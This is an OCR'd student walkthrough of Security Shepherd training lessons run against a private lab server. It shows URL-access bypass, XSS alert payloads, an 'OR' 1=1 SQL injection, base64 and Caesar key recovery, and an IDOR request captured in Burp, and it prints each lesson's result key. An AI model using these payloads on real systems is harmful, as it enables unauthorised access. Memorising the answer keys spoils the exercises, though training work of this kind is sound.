


```
https://192.168.172.139
  css
  getModule
  getStarted.jsp
  index.jsp
  javascript:
  js
  lessons
    4d8d50a458ca5f1f7e2506dd5557ae1f7da212
    4d8d50a458ca5f1f7e2506dd5557ae1f7da212
    adminOnly
      resultKey.jsp
    b8c19efd1a7cc64301f239f9b9a7a32410a080
    b8c19efd1a7cc64301f239f9b9a7a32410a080
    fdb94122d0f032821019c7edf09dc62ea21e25
    fdb94122d0f032821019c7edf09dc62ea21e25
    fe04648f43cdf2d523ecf1675f1ade2cde04a7a
    fe04648f43cdf2d523ecf1675f1ade2cde04a7a
    javascript:
    oed23498d53ad1d965a589e257d8366d74eb52
  logout
  readyToPlay.jsp
  refreshMenu
```

Host	Method	URL	Params	Status	Length	MIME type	Title
https://192.168.172.139	GET	/lessons/adminOnly/resul...	☐			HTML	

```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.172.139
Accept: */*
Accept-Language: en
Connection: close
```



Result Key: **9orTnEA1FVH2z8SM2hwxsJMgnXDYZ6HQWEAElu5pMRVv3mOaHFKj/TrhKhv9EIxyB7t2AJG38g1UmxaMGMB3av7kInV6KlJ67MKFm/x+TjA=**


Solution Submission Success

Failure to Restrict URL Access completed! Congratulations.

- **Cross Site Scripting**

Really Easy level. Just have to get and alert box using XSS.



Please enter the Search Term that you want to look up

```
<SCRIPT>alert('XSS')</SCRIPT> <IMG SRC="#" ONERROR="ale
```


Get This User

Solution Submission Success

Cross Site Scripting completed! Congratulations.

- **Cross Site Scripting 1**

Here the script tag is filtered. Have to trick the server with small XSS command. I have used the alert command inside the image tag.



Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

```
<IMG SRC="#" ONERROR="alert('XSS')"/>
```

Loading...

Well Done

You successfully executed the JavaScript alert command!


The result key for this challenge is

```
jxM4c+FbljeG++twa4x1etu23b8ZQkPPD4Uyc7exOUHEI5AxWt4MeS5AGOHMXITcqxPNBtPc7
wdRs3UCBvzSvwEgdMUk1NZMivcVOLxQMzQ=
```

PRIVATE

- **Insecure Cryptographic Storage**

They have given the Key in this level. I just used a online base64 decrypter and found the key to the solution.




What is Insecure Cryptographic Storage?

The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. These mistakes can compromise all of the data that should have been encrypted. Typically this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.

Imagine an application that encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing an SQL injection flaw to retrieve all the credit cards in clear text. The system should have been configured to allow only back end applications to decrypt them, not the front end web application.

The decision has been made that the result key to this lesson should not be publicly available. To achieve this, the development team have decided to encode the result key with base64... recover it to complete the lesson.

YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=



Decode from Base64 format


Simply use the form below

```
YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZ
VzTm90aGluZ0Zyb21Zb3U=
```

```
base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou
```

- **SQL Injection**

In this level we have to inject a code to get all the user details from the server. I have used 'OR' 1=1 here.



SQL Injection Lesson

Injection flaws, such as SQL injection, occur when hostile data is sent to an interpreter as part of a command or quer y. The hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data. Inje ctions attacks are of a high severity. Injection flaws can be exploited to remove a system's confidentiality by accessin g any information held on the system. These security risks can then be extended to execute updates to existing data affecting the systems integrity and availability. These attacks are easily exploitable as they can be initiated by anyon e who can interact with the system through any data they pass to the application.


The following form's parameters are concatenated to a string that will be passed to a SQL server. This means that the data can be interpreted as part of the code.

The objective here is to modify the result of the query with SQL Injection so that all of the table's rows are returned. T his means you want to change the boolean result of the query's WHERE clause to return true for every row in the tabl e. The easiest way to ensure the boolean result is always true is to inject a boolean 'OR' operator followed by a true st atement like 1 = 1.

If the parameter is been interpreted as a string, you can escape the string with an apostrophe. That means that everyt hing after the apostrophe will be interpreted as SQL code.

Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Please enter the user name of the user that you want to look up




Please enter the user name of the user that you want to look up

'OR' 1=1

Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apost raphe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qw!dshs@ab	Lesson Completed. The result key is 3c17f6bf34080979 e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63 e0




Solution Submission Success

SQL Injection completed! Congratulations.

- **Insecure Cryptographic Storage Challenge 1**


Server says the key is encrypted with a simple, easily broken, roman cipher. So it should be the Ceaser Cypher. I have used an online tool to decrypt the key and found the key was 21.



Insecure Cryptographic Storage Challenge 1

The result key has been encrypted to ensure that nobody can finish the challenge without knowing the secret key to decrypt it. However, the result key has been encrypted with a famous, but easily broken, Roman cipher. The Plain text is in English.

Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl; rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdtzwgnlf



Caesar cipher decryption tool


The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

```
Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl
xywnsl;
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbn
ymdtzwgnlf
```

Use key: 21

Output:

```
The result key for this lesson is the following string; mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga
```




Solution Submission Success

Insecure Cryptographic Storage Challenge 1 completed! Congratulations.

- **Insecure Direct Object Reference Challenge 1**

When I checked the user id’s using burpsuite there was a pattern in that id’s. It was 1,3,5,7 and 9. So I assumed the hidden id should be going along this pattern and input 11 and forwarded the request. It was the solution to find the key to the next level.




Insecure Direct Object References Challenge One


The result key for this challenge is stored in the private message for a user that is not listed below...

Hidden User's Message

Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742



```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.103/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Content-Length: 14
Cookie: JSESSIONID=80D76C768C40D4BA7B804D87766555A7; token=-67745653869257730301894829950476896116; JSESSIONID3="ib2JDNYd3HIFyR53aUkV4w=="
Connection: close
Pragma: no-cache
Cache-Control: no-cache

userId%5B%5D=11
```


Submit Result Key Here...

